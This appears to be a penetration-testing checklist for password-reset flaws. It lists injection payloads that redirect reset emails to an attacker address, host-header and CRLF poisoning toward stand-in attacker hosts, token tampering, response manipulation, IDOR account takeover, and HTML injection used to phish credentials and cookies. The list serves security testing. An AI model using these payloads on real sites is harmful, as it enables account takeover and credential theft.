| description | Password Reset Security testing Checklist |
|---|
-
Host Header Poisoning 0xacb.com/normalization_table
victim.com@attacker.com
-
Password reset with manipulating email parameter (BAC)
# parameter pollution
email=victim@mail.com&email=hacker@mail.com

# array of emails
{"email":["victim@mail.com","hacker@mail.com"]}

# carbon copy
email=victim@mail.com%0A%0Dcc:hacker@mail.com
email=victim@mail.com%0A%0Dbcc:hacker@mail.com

# separator
email=victim@mail.com,hacker@mail.com
email=victim@mail.com%20hacker@mail.com
email=victim@mail.com|hacker@mail.com
#No domain:
email=victim
#No TLD (Top Level Domain):
email=victim@xyz
#change param case
email=victim@mail.com&Email=attacker@mail.com
email@email.com,victim@hack.secry
email@email“,”victim@hack.secry
email@email.com:victim@hack.secry
email@email.com%0d%0avictim@hack.secry
%0d%0avictim@hack.secry
%0avictim@hack.secry
victim@hack.secry%0d%0a
victim@hack.secry%0a
victim@hack.secry%0d
victim@hack.secry%00
victim@hack.secry{{}}
step 1: Attacker Enter the victim's email or mobile number into the forgot password field.
step 2: Attacker intercept the request and got JSON data like that
{“email”:”victim@gmail.com”,”token”:”1234"}
step 3: Attacker change victim email to his email id
{“email”:”attacker@gmail.com”,”token”:”1234"}
and forward the request.
*Notice on the old token is deactivated or not.-
Response Manipulation to ATO
1. Do Normal Reset Password Process and note the successful  response
2. Request for reset password token
3. enter 00000 or any random number
4. Intercept the response
5. delete error message and change the status code to 200 and change body like what you noted in step1
-
IDOR to ATO
IDOR on Reset Password
The last one was also an Basic IDOR, When I requested for reset password then the request response looks like this

Then OTP came to my email and I entered the OTP but when I entered new password and captured that request

Then I noticed there was no OTP field, but there was a user id, which was encrypted but was being leaked in the response, so I just replaced it with the user id of another account, and bam, my other account’s password was changed.
-
Race Condition
Lab: Exploiting time-sensitive vulnerabilities | Web Security Academy (portswigger.net)
-
Play with token
1- Completely remove the token
2- change it to 00000000...
3- use null/nil value
4- try expired token
5- try an array of old tokens
6- look for race conditions
7- change 1 char at the begin/end to see if the token is evaluated
8- use unicode char jutzu to spoof email address
-
xss_html-injection.md in email section
-
Password reset token leaked via Referer header
- Request password reset to your email address
- Click on the password reset link
- Dont change password
- Click any 3rd party websites(eg: Facebook, twitter)
- Intercept the request in burpsuite proxy
- Check if the referer header is leaking password reset token. Reference:
- https://hackerone.com/reports/342693
- https://hackerone.com/reports/272379
- https://hackerone.com/reports/737042
- https://medium.com/@rubiojhayz1234/toyotas-password-reset-token-and-email-address-leak-via-referer-header-b0ede6507c6a
- https://medium.com/@shahjerry33/password-reset-token-leak-via-referrer-2e622500c2c1 Impact It allows the person who has control of particular site to change the user’s password (CSRF attack), because this person knows reset password token of the user.
-
HTML_Injection_on_password_reset_page
1. Create your account 2. Edit your name to `<h1>attacker</h1>` or `"abc><h1>attacker</h1>` and save it. 3. Request for a reset password and check your email. 4. You will notice the `<h1>` tag getting executed * HTML injection are usually considered as low to medium severity bugs but you can escalate the severity by serving a malicious link by using `<a href>` for eg: `<h1>attacker</h1><a href="your-controlled-domain"Click here</a>` * You can redirect the user to your malicious domain and serve a fake reset password page to steal credentials Also you can serve a previously found XSS page and steal user cookies etc etc.. The creativity lies on you.. -
Password Reset Token Sent Over HTTP
-
Token is Not Invalidated After Use
-
Cleartext Transmission of Session Token
-
Token is Not Invalidated After Email Change/Password Change
-
Token Has Long Timed Expiry
-
Token is Not Invalidated After New Token is Requested
-
Token is Not Invalidated After Login
-
If there is a feature to reset password using username then try make two accounts with the same username but different emails
{% embed url="https://shahjerry33.medium.com/duplicate-registration-the-twinning-twins-883dfee59eaf" %}
-
CRLF in URL
with CLRF: /resetPassword?0a%0dHost:atracker.tld (x-host, true-client-ip, x-forwarded...)